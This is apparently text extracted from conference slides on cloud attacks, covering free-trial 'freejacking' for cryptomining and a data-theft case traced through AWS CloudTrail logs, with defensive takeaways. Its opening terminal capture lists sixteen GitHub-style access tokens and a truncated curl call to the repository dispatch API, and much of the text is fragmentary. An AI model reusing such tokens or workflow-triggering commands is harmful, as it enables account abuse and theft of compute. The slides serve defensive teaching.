[ubuntu@ip-172-31-31-120:~/linuxapp84744474447444744474$ cat user8888
```

```
6dd8ebe472e56d692c5b/6c8af97e40e95b8f0d34c528 ghp_Cctb04w5NAK1voUL2kZBNNd1uEiNY62b67SE  
fb0fe1ac75b8c670adb7/e3ee4a1ef0817cde0a0a78c0 ghp_CBp18EWgBK2HX5UsCc0Rfh66d1Uyg04JAKJX  
2fe51daae840593fb0f4/435258b5e8c6668b7825917a ghp_sTL0a4e160PR5h3L65o0pkkeeUqdYzv3367v1  
6fb2e93b0df207278339/5834db13a81920ce1e64c5e2 ghp_Yudikv2VXpn2S1YE60AXc5dUo1jekg4cs14h  
aed3ff1196a3fa10eba0/696ebdf1cf695c1bffb0ea30 ghp_QaPOUqLZU5Z8BWudTj00SE6CcJHKn84VRcM0  
e7edf57eeefb1e207bb10/bddb3fbe68c56fb2ac3fd45b ghp_JYL6PHc1gPdomgP0ohRxTngSGBWgro0w73k0  
697496c52a5d74c41ba5/9b2d7ed0c2032c1e37ef7093 ghp_vSdJn4PX8KV48X1Rd8tWQEpe8X2Tg0oLEfN  
a8e8de6a1c8a0fee88a5/9d49a0e83f29ab9fc75695a6 ghp_P5K3eYQ7K5MYXJ3KNK166FJtkEojMa0pSbIb  
4814eefc2d073b42c465/eb5467ab16852b1eb907bf2a ghp_MHVra1XCsYmyJR6bj33mbFLKYDbH902WLL8J  
3ce51c42872da4517dd8/1ff7bc83be4abe9b6917b91e ghp_Q1NLK0TISWypp0w7sovT1uymJzZVoo1H3hPr  
1ccfd2620c0a685a6447/052c3b0c46ee677f6f63b629 ghp_YuVYp00if9JBd60daTRchQx3P2aFGL0Hot0S  
dad37307c3f4b159831a/22dc78e28a3cba4cdfbec7b9 ghp_R8Uu7b59c11giDhqKoT34tYVgU0wx621jRId  
cb5042930ac7fa53f433/a7329a4429a8e0b17b81f4bb ghp_pplJtW0YlZt7StRdo4yjmqfjqiW5HF1DqC6d  
35f0498aaa4810bfcd86/9530664673960521dc3d34dc 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  
9ae4bb003e67c7740c4a/252a92d0da0c3990c599b6f4 ghp_nt1CrHg3pVhZAFEVNluEPLtspy0YKy2Y0S9p  
b6cb437aa148cce31165/3495f0c0c410b958145bce5c ghp_qzdqUL7WAGP5LbzJs062GvkePrrpm7m3M64pF
```




```
curl --request POST --url "https://api.github.com/repos/$linuxweb8888/dispatches" --he
```



# Freejacking Abuse

## WHY




OpenVPN

Mouse/Keyboard  
Inputs

CAPTCHA  
Bypasses

Container with IMAP  
& Postfix Servers


# Freejacking Abuse IMPACT



# Freejacking Abuse

## TAKEAWAY

- 📍 Free trials at risk
- 📍 Can't rely solely on malicious IP detection

A large iceberg is shown floating in a deep blue ocean. The visible portion above the water's surface is a small, jagged peak of white ice. The vast majority of the iceberg's mass is submerged beneath the surface, appearing as a massive, dark blue, and textured base. The background shows a clear blue sky with some wispy clouds.

**WHAT YOU KNOW**

**WHAT ACTUALLY HAPPENED**


# Data Theft

Event name	Event source	Error code	Event type	code	Event type	2293611
ListGroups	iam.amazonaws.com	AccessDenied	AwsApiCall	-	AwsApiCall	
PutUserPolicy	iam.amazonaws.com	AccessDenied	AwsApiCall	-	AwsApiCall	
AttachUserPolicy	iam.amazonaws.com	AccessDenied	AwsApiCall	-	AwsApiCall	
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall	code	Event type	
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall		AwsApiCall	2293611
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall		AwsApiCall	
ListUsers	iam.amazonaws.com	AccessDenied	AwsApiCall		AwsApiCall	
GetUser	iam.amazonaws.com	AccessDenied	AwsApiCall		AwsApiCall	
GetCallerIdentity	sts.amazonaws.com	-	AwsApiCall		AwsApiCall	2293611

Data Theft  
**WHY**



# Data Theft IMPACT



# Data Theft

## TAKEAWAY


- ➊ Limit ability to disable or delete logs
- ➋ Store Terraform State Files in secure location
  - ➌ read-only is not safe

## High Level Trends in Cloud Attacks & Defenses

- Cryptomining will get more popular
- SCALE
- Sophistication of Cloud Infrastructure Attacks
- Supply chain compromises – devastating effects

## How to Cope

- Visibility – Real Time
- Prioritize
- Least Permissive



# Thank You!